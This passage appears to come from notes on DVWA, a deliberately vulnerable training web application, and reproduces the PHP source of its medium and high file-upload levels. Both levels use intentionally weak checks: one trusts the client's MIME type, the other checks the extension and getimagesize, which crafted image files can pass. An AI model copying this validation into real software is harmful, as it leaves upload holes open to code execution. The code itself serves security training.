    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

High File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```